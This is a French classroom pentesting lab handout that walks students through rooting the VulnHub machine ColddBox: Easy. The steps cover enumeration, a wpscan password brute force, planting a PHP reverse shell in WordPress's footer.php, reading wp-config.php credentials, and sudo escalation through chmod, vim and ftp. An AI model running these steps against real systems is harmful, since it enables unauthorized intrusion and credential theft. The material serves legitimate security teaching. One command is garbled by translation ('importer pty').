

## Bloc 3



**TD-11**

**PENTESTING**

**Durée : 2h**

**Auteur : NGO**

## Sommaire

1. PRESENTATION DU PENTESTING (RAPPEL).....	3
2. PREAMBULE .....	3
3. MISE EN PRATIQUE DU PENTESTING .....	4
Énumération .....	4
Forçage de mot de passe .....	6
Reverse shell .....	6
Élévation des privilèges.....	7
Impacts de la menace : .....	13

# 1. PRESENTATION DU PENTESTING (RAPPEL)

Les pirates informatiques utilisent un large éventail d'outils pour obtenir un accès non autorisé aux systèmes, réseaux et informations. Le pentesting ou test d'intrusion consiste à se mettre dans la peau d'un pirate, utiliser ses outils et un état d'esprit équivalent, avec pour objectif de trouver des failles à exploiter.

Vous allez découvrir ce qu'est un Ethical Hacker, quelqu'un qui teste le système informatique d'un client avec son approbation et son consentement, pour l'aider à renforcer sa sécurité informatique.

Ce TP a pour but de vous faire découvrir quelques méthodologies, techniques et outils de pentesting et d'éthical hacking de cet univers de la sécurité informatique.

Le pentesting s'effectuera sur le Virtual Lab, avec la VM attaquante la Kali Linux et la VM victime « ColddBoxEasy\_EN.ova » à importer sur VirtualBox

## 2. PREAMBULE

Le TD proposé est uniquement à visée pédagogique. Son objectif est l'analyse de failles liées à l'usage de certains protocoles réseaux et d'application web afin de proposer une amélioration de la sécurité informatique d'un système d'information et de l'hygiène numérique des étudiants. Il permet également l'acquisition de compétences associées au bloc 3 Cybersécurité du BTS SIO.

- Les outils abordés dans ce support sont uniquement utilisés à des fins éthiques (Ethical Hacking) et pédagogiques. Leur usage est formellement interdit en dehors de ce cadre sur un réseau tiers sans autorisation explicite.

Pour rappel, l'article 323-1 du code pénal stipule que le fait d'accéder ou de se maintenir, frauduleusement, dans tout ou partie d'un système de traitement automatisé de données est puni de deux ans d'emprisonnement et de 60 000 € d'amende.

Lorsqu'il en est résulté soit la suppression ou la modification de données contenues dans le système, soit une altération du fonctionnement de ce système, la peine est de trois ans d'emprisonnement et de 100 000 € d'amende.

### 3. MISE EN PRATIQUE DU PENTESTING

Procédure pas à pas de la machine VulnHub ColddBox: Easy créée par Martin Frias alias COldd.  
Cette procédure pas à pas se compose de :

1. Énumération
2. Forçage de mot de passe
3. Reverse Shell
4. Élévation des privilèges
5. Impacts des menaces

## ÉNUMERATION

### Étape 1 :

Assurez-vous que la machine VulnHub est opérationnelle sur le même réseau que votre Kali Linux.

- Ouvrez le terminal et exécutez la commande : `sudo netdiscover`
- Identifier l'adresse IP de la machine cible, car elle est fournie avec le fournisseur MAC/nom d'hôte appelé **PCS Systemtechnik GmbH**

### Étape 2 :

Maintenant que nous avons obtenu l'adresse IP de la machine cible, exécutons l'analyse **nmap** pour en savoir plus sur les ports et les services.

- saisir la commande `nmap IP Cible -A`

-A signifie une **analyse agressive (-A)**, qui génère le plus grand nombre d'informations disponibles.

- - indiquer quel port est ouvert
- - accéder à ce service via un client adapté

### Étape 3 :

- Rechercher sur le site web son origine de développement (langage, CMS...)
- Accéder à la page d'administration du site web

#### Étape 4 :

Nous devons maintenant trouver un moyen de déterminer les informations d'identification. Avant de faire cela, énumérons davantage ce site Web en recherchant les répertoires cachés. Pour rechercher des répertoires cachés nous utiliserons l'outil appelé **gobuster**.

- Pour ce faire, j'exécute la commande : `gobuster -u http://IPcible/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt`

dir : C'est un mode utilisé pour effectuer un forçage brut de répertoire.

-u : Pour sélectionner l'URL de l'attaque.

-w : Pour sélectionner la liste de mots pour l'attaque.

- Afficher les dossiers énumérés
- Accéder au dossier « caché »
- Indiquer les indices que vous pouvez récolter

#### Étape 5 :

- Exécuter un **wpscan** pour énumérer le site Web cible en utilisant la commande :

`wpscan --url http://IPcible/ -e`

--url : Pour sélectionner l'url de la cible

-e : pour énumérer

- Indiquer la version du CMS
- Indiquer si la version est obsolète

Nous pouvons trouver des exploits pour ces vulnérabilités en ligne sur le site Web comme Exploit-DB et WPScan , etc.

- Indiquer les utilisateurs identifiés

Comme il s'agit d'une version non sécurisée et obsolète, nous pouvons vérifier la légitimité du nom d'utilisateur en saisissant le nom d'utilisateur et un texte aléatoire pour le mot de passe. Lorsque nous appuyons sur Entrée, cela nous montre que le mot de passe dudit utilisateur est erroné. Cela confirme que l'utilisateur existe.

- Effectuer la vérification ci dessus

# FORÇAGE DE MOT DE PASSE

## Étape 6 :

Nous savons que l'utilisateur appelé **c...** est l'un des **principaux utilisateurs du site Web**. Réalisons une attaque par force brute de mot de passe sur ce portail de connexion WordPress à l'aide de wpscan. Pour ce faire, exécuter la commande :

```
wpscan --url http://ipCible/ -U nomUtilisateur -P /usr/share/wordlists/rockyou.txt
```

- U : Pour sélectionner le nom d'utilisateur
- -P : Pour sélectionner la liste de mots/mot de passe

Indiquer le mot de passe puis connecter vous à l'interface de gestion WordPress

# REVERSE SHELL

## Étape 7 :

Nous être connectés, nous sommes sur la page du tableau de bord. Notre objectif principal est désormais d'obtenir un shell inversé sur le serveur. Pour cela, nous devons trouver un endroit pour injecter notre code malveillant sur ce site Web.

-Cliquer sur **Apparence> Éditeur**

Ici, nous pouvons trouver les fichiers de modèle et les modifier à notre guise. **Nous allons donc modifier le pied de page (footer.php).**

## Étape 8 :

Il existe un modèle de shell inversé disponible en ligne pour ce **scénario spécifique impliquant des fichiers .php**.

Nous pouvons y accéder en allant sur cette [page GitHub](#) et choisir php-reverse-shell.php (disponible également sur la Kali)

Assurez-vous de copier l'intégralité du code.

Revenez à la page de l'éditeur et sélectionnez le modèle de pied de page.

Remplacez le code d'origine par le code que nous avons copié depuis GitHub.

**Remplacez l'adresse IP par défaut par l'IP de votre Kali et remplacez le numéro de port selon vos préférences** (par exemple le port 4444).

### Étape 9 :

Après avoir remplacé les valeurs, cliquez sur le bouton de mise à jour du fichier et vous obtiendrez un message indiquant « Fichier modifié avec succès ». Ce qui correspond à notre action.

### Étape 10 :

Revenons maintenant au terminal et utilisons l'outil Netcat pour écouter le port que nous avons spécifié dans notre code malveillant. Nous pouvons le faire en exécutant la commande :

```
nc -lvnp 4444
```

- -l : Mode d'écoute
- v : Verbeux
- n : Pour désactiver la résolution DNS afin d'augmenter la vitesse
- p : numéro de port

### Étape 11 :

Pour activer le code malveillant que nous avons stocké dans le fichier footer.php, **nous devons actualiser notre site Web cible.**

Maintenant que nous avons actualisé le site Web cible, allons vérifier notre commande Netcat qui s'exécute sur notre terminal.

Normalement vous devez avoir réussi à exécuter le shell inversé et à faire fonctionner le shell dans le terminal. Saisir la commande `hostname` pour confirmer la bonne exécution du reverse shell.

## ÉLEVATION DES PRIVILEGES

### Étape 12 :

Commençons par changer notre shell pour le shell bash, car il est plus confortable. Nous pouvons le faire en exécutant la commande :

```
python3 -c 'importer pty;pty.spawn("/bin/bash")'
```

python3 : Cette commande permet d'exécuter l'interpréteur Python 3.

-c : L'option -c vous permet de fournir une commande Python sous forme de chaîne à exécuter par l'interpréteur.

`import pty` : Cette ligne importe le module `pty`, qui signifie « pseudo-terminal ». Ce module fournit des fonctions pour contrôler l'émulation de terminal.

`pty.spawn("/bin/bash")` : Cette ligne utilise la fonction `pty.spawn` pour générer un nouveau shell Bash interactif (`/bin/bash`). Essentiellement, elle démarre un nouveau processus shell Bash dans la session shell actuelle, vous donnant accès à une invite de commande complète.

### Étape 13 :

Afficher les fichiers en exécutant la commande : `ls`

Maintenant que nous sommes à l'intérieur du serveur, recherchons les fichiers qui contiennent des informations importantes. Dans un site Web WordPress, il existe un fichier de base qui contient les détails de configuration de base du site Web et ce fichier s'appelle **wp-config.php**. Nous pouvons trouver ce fichier dans le répertoire **/var/www/html**.

### Étape 14 :

Ouvrir le fichier `wp-config.php` en utilisant la commande `cat` :

`cat wp-config.php`

Visualiser le nom de l'utilisateur de la BDD ainsi que son mot de passe

### Étape 15 :

Maintenant que nous avons trouvé le mot de passe de l'utilisateur, passons à ce compte en utilisant la commande `su` et en saisissant le mot de passe.

### Étape 16 :

Allons dans le dossier personnel de l'utilisateur et vérifions si nous pouvons trouver quelque chose d'intéressant. Nous pouvons y accéder en utilisant la commande :

`cd /home/nomUser`

Puis afficher les fichiers de cet utilisateur avec la commande `ls`

Dans le dossier personnel de l'utilisateur actuel, vous devez trouver un fichier `txt`,

Ouvrez-le à l'aide de la commande `cat`. Le texte à l'intérieur semble avoir été codé avec l'algorithme `base64`. Décryptons-le et voyons-le.



## Étape 17 :

Nous pouvons décoder le texte en utilisant la commande :

```
echo "codeBase64" | base64 -d
```

echo : imprime le contenu du « »


| : Agit comme un pipeline, transfère la sortie à la commande qui vient après.

base64 -d : décode la chaîne base64

## Étape 18 :

Maintenant que nous avons notre premier indicateur, il est temps d'élever nos privilèges à l'utilisateur root. Voyons quelles sont les autorisations de notre utilisateur actuel, nous pouvons le faire en utilisant la commande :

```
sudo -l
```



```
c0ldd@ColddBox-Easy:/var/www/html$ sudo -l
sudo -l
[sudo] password for c0ldd: cybersecurity

Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
(root) /usr/bin/vim
(root) /bin/chmod
(root) /usr/bin/ftp
```

fig.30

- indiquer ce que l'utilisateur peut exécuter comme commande

Avec les mêmes autorisations que l'utilisateur root. Nous pouvons élever nos privilèges à la racine en utilisant l'une de ces trois commandes et nous allons essayer les trois méthodes. Avant de commencer, il existe un site Web appelé [GTFObins](#). Qui a toutes sortes d'astuces pour contourner la sécurité et nous allons utiliser ce site Web pour nous aider dans nos tâches.

### Étape 19 :

- Accédez au site Web GTFObin et recherchez chmod. Accédez à la section sudo.

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_change  
sudo chmod 6777 $LFILE
```

Nous pouvons utiliser cette méthode pour modifier les autorisations d'un fichier, qui est limité à l'utilisateur à faibles privilèges et le transformer en un fichier accessible à chaque utilisateur.

- Dans notre cas, le fichier auquel nous souhaitons accéder est le fichier racine. Nous pouvons le définir en utilisant la commande : `LFILE=root`

- Ensuite, exécutez cette commande : `sudo chmod 6777 $LFILE`

`sudo` : exécute la commande en tant que root (super utilisateur)

`chmod 6777` :

6 = Donne un accès en lecture, en écriture et en exécution au propriétaire du fichier

777 = Donne un accès en lecture, en écriture et en exécution à chaque utilisateur.

- Déplacez-vous dans le dossier root via la commande `cd`

- Lister les fichiers du dossier via la commande `ls`

### Étape 20 :

- Ouvrir le fichier root.txt en utilisant la commande `cat` :

- décoder la chaîne base64 à l'aide de la commande :

```
echo "code64" | base64 -d
```

**Félicitations pour avoir rooter la machine ! Vous êtes géniaux !**

Essayons les autres moyens d'augmenter le privilège de cette machine

## Utilisation de vim :

Saisir la commande `id`

Comme vous pouvez le voir, lorsque nous utilisons la commande `id`, cela montre que nous sommes toujours l'utilisateur appelé `c...` et non le `root`. En utilisant la commande `vim`, nous pouvons accéder au terminal en tant que `root`.

### Étape 21 :

- Accédez au site Web GTFObin et recherchez `vim`. Accédez à la section `sudo`.

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) `sudo vim -c '!/bin/sh'`

(b) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
sudo vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(c) This requires that `vim` is compiled with Lua support.

```
sudo vim -c ':lua os.execute("reset; exec sh")'
```

- Utiliser l'option (a)

```
sudo vim -c '!/bin/sh'
```

`sudo` : super utilisateur

`vim` : ouvre vim

`-c` : Passe la commande dans vim

`!/bin/sh` : “:” entre la commande “!/bin/sh” dans le vim et l'exécute. Ce qui crée une session shell dans le vim avec les privilèges `root`.

- Saisir de nouveau la commande `id` pour afficher l'utilisateur connecté

Maintenant, nous avons une bonne et une mauvaise nouvelle. La bonne nouvelle est que nous sommes la racine. La mauvaise nouvelle est que nous sommes à l'intérieur de vim.

## Étape 22 :

- Tapez « exit » et appuyez sur Entrée.
- Cliquez à nouveau sur Entrée pour sortir de Vim (Shift + zz et appuyez sur Entrée sinon)

```
ZZ
~
~
~
~
~
VIM - VI Mejorado
~
~
~
versión 7.4.1689
por Bram Moolenaar et al.
Modificado por pkg-vim-maintainers@lists.alioth.debian.org
Vim es código abierto y se puede distribuir libremente
~
~
~
¡Conviértase en un usuario registrado de Vim!
escriba «:help register<Intro>» para más información
~
~
~
escriba «:q<Intro>» para salir
escriba «:help<Intro>» o <F1> para obtener ayuda
escriba «:help version7<Intro>» para información de la versión
~
~
~
~
c0ldd@ColddBox-Easy:/ $
```

### Utilisation de ftp:

### Étape 23 :

Accédez au site Web GTFObin et recherchez ftp. Accédez à la section sudo.

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo ftp
!/bin/sh
```

## Étape 24 :

Exécuter les commandes :

```
sudo ftp
```

sudo : super utilisateur

- ftp : exécute une session ftp interactive

Avec les deux combinés, la commande ouvre une session ftp interactive avec les privilèges root.

Dans la session ftp, exécuter la commande :

`!/bin/sh`

Cela doit vous créer un shell `/bin/sh` avec des privilèges root.

- Saisir de nouveau la commande `id` pour afficher l'utilisateur connecté

## IMPACTS DE LA MENACE :

1. Disposer de privilèges root permet à l'attaquant de modifier le mot de passe des utilisateurs.
2. Le fait d'avoir des privilèges root permet à l'attaquant d'accéder pour modifier le fichier `sudoers`, qui peut être utilisé pour autoriser et restreindre les autorisations des utilisateurs. Commande `vim sudoers`
3. Exploration de la machine en reverse shell
4. Insertion d'exploit et utilisation de payload associés.